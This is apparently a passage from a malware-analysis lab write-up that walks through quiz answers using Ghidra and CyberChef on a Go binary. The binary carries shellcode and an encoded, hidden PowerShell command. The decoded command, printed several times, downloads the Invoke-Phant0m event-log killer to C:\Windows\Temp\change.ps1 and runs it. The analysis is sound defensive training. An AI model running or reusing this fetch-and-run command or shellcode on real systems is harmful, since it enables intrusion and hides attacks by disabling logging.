0050479a	fb	??	FBh
0050479b	e0	??	E0h
0050479c	75	??	75h
0050479d	05	??	05h
0050479e	bb	??	BBh
0050479f	47	??	47h
005047a0	13	??	13h
005047a1	72	??	72h
005047a2	6f	??	6Fh
005047a3	6a	??	6Ah
005047a4	00	??	00h
005047a5	53	??	53h
005047a6	ff	??	FFh
005047a7	d5	??	D5h
005047a8	70 6f 77	ds	'powershell -ep bypass -W hidden -enc SQBUAHYA...
65 72 73			
68 65 6c ...			
005049dc	00	??	00h
005049dd	00	??	00h
005049de	00	??	00h
005049df	00	??	00h

Decompile: main.main - (main.exe)

```

4  Golang source: C:/btl0/main.go:81
5  Golang stacktrace signature: func main.main() ??? */
6
7 void abi0 main::main(main(int *__return_storage_ptr__,int _Argc,char **_Argv,char **_Env)
8 {
9 {
10 io.Writer w:
11 [uint8 shellcode;
12 [interface {}] a;
13 DWORD dwMilliseconds;
14 int in_gs_OFFSET;
15 uint32 pid;
16 undefined4 uVar1;
17 undefined8 *puVar2;
18 runtime_type *local_18;
19 undefined **ppuStack_10;
20
21 while (6stack0x00000000 <= *(undefined1 **)(int **)(in_gs_OFFSET + 0x28) + 0x10) {
22     runtime::runtime.morestack_noctxt();
23 }
24 puVar2 = (undefined8 *)runtime::runtime.newobject((runtime_type *)6[746]uint8__Array_type);
25 *puVar2 = 0x896000000002a8fc;
26 puVar2[1] = 0x8b30508b64c031e5;
27 runtime::runtime.duffcopy_00466d5c((undefined8 *)((int)puVar2 + 10),(undefined8 *)6DAT_005046fa);
28 local_18 = 6string__String_type;
29 ppuStack_10 = 6PTR_DAT_00502078;
30 pid = 0x503508;
31 uVar1 = 0;
32 w.data = os.Stdout;
33 w.tab = (io.Writer_itab *)6os::*os.File__imple
34 a.len_0_4 = 1;
35 a.array = (interface {}) *6local_18;
36 a.len_4_4_ = 0;
37 a.cap = 1;
38 fmt::fmt.Fprintln(w,a);

```

What is the process invoked from the shellcode? (1 points)

powershell.exe

Correct! ✓

QUESTION 6

What is the name of the created file?

To extract the full command string utilized by the malware, the Patch Data feature in Ghidra was employed. The following obfuscated string was identified:

005047a1	72	??	72h	r
005047a2	6f	??	6Fh	o
005047a3	6a	??	6Ah	j
005047a4	00	??	00h	
005047a5	53	??	53h	S
005047a6	ff	??	FFh	
005047a7	d5	??	D5h	
005047a8	70 6f 77 65 72 73 68 65 6c ...	ds	"powershell -ep bypass -W hi	
005049dc	00	??	00h	
005049dd	00	??	00h	
005049de	00	??	00h	
005049df	00	??	00h	
PTR_DAT_005049e0				
005049e0	35 d2 4d nn nn nn	addr	DAT_004dd235	

Modify Instruction Flow...

Patch Data Ctrl+Shift+H

Patch Instruction Ctrl+Shift+G

Processor Manual

Create Function F

Create Multiple Functions

Create Thunk Function

Function >

Extract and Import... Ctrl+Alt+I

Add Label... L

Show Label History... H

```
"powershell -ep bypass -W hidden -enc  
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwAHMAOgAvA  
C8AcgBhAHcALgBnAGkAdABoAHUAYgB1AHMAZQByAGMabwBuAHQAZQBuAHQALgBjAG8AbQ  
AvAGgAbABsAGQAegAvAEkAbgB2AG8AawBlAC0AUABoAGEAbgB0ADAAbQAvAG0AYQBzAHQ  
AZQByAC8ASQBuAHYAbwBrAGUALQBOAGgAYQBuAHQAMABtAC4AcABzADEAIgAgAC0ATwB1  
AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABjAGgAY  
QBuAGCAZQAUaHAACwAxACIAOwAgAEkAbQBwAG8AcgB0AC0ATQBvAGQAdQBsAGUAIABDAD  
oAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAGMAaABhAG4AZwBlAC4AcABzADEAOwB  
JAG4AdgBvAGsAZQAtAFAAaABhAG4AdAAwAG0AOWA="
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Remove null bytes

Input

SQBwAHYAbwBnAGUALQBxAGUAYgB5AGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwAHMAQgAvAC8AcgBhAHcALgBnAGKAdABoAHUAYgB1AHMAZQByAGHAbwBuAHQAZQBwAHQALgBjAG8AbQAvAGgABABsAGQAgAvAEKAbgB2AG8AawB1AC8AUABoAGEAbgB8ADAAABQAvAG8AYQbzAHQAZQByAC8ASQBwAHYAbwBnAGUALQBQAgAYQBuAHQMMABtAC4AcABzADEAIGAgAC8ATvB1AHQARgBpAGwAZQAgACIAQwA6AFwAVvBpAG4AZABvAHcAcwBcAFQAZQBTAAHAAABjAG8AYQBuAGcAZQAwAAAcwAXACIAOwAgAEKABQBuAG8AcgB8AC8ATQBVAGQAdQBsAGUABDADoAXABXAGkAbgBkAG8AdvBzAFwAVAB1AG8ACABcAGMAaABhAG4AZwB1AC4AcABzADEAOwBjAG4AdgBvAGsAZQATAFAAaABhAG4AdAAwAG8AOwA=

Output

```
Invoke-WebRequest "https://raw.githubusercontent.com/hlldz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module C:\Windows\Temp\change.ps1; Invoke-Phant0m;
```

Decoding the Base64 string yields the following command:

```
Invoke-WebRequest "https://raw.githubusercontent.com/hlldz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module "C:\Windows\Temp\change.ps1; Invoke-Phant0m;
```

Based on this evidence, it is confirmed that the malicious file created on the system is change.ps1.

QUESTION 7

What is the name of the actual tool executed?

The decoded command reveals that the malware downloads and executes a script known as Invoke-Phant0m.

```
Invoke-WebRequest "https://raw.githubusercontent.com/hlldz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module "C:\Windows\Temp\change.ps1"; Invoke-Phant0m;
```

“Invoke-Phant0m.ps1 is a PowerShell script designed for post-exploitation in offensive security operations. It functions as a Windows Event Log Killer, targeting the Event Log Service (specifically svchost.exe processes) to disable system logging on a compromised Windows host. “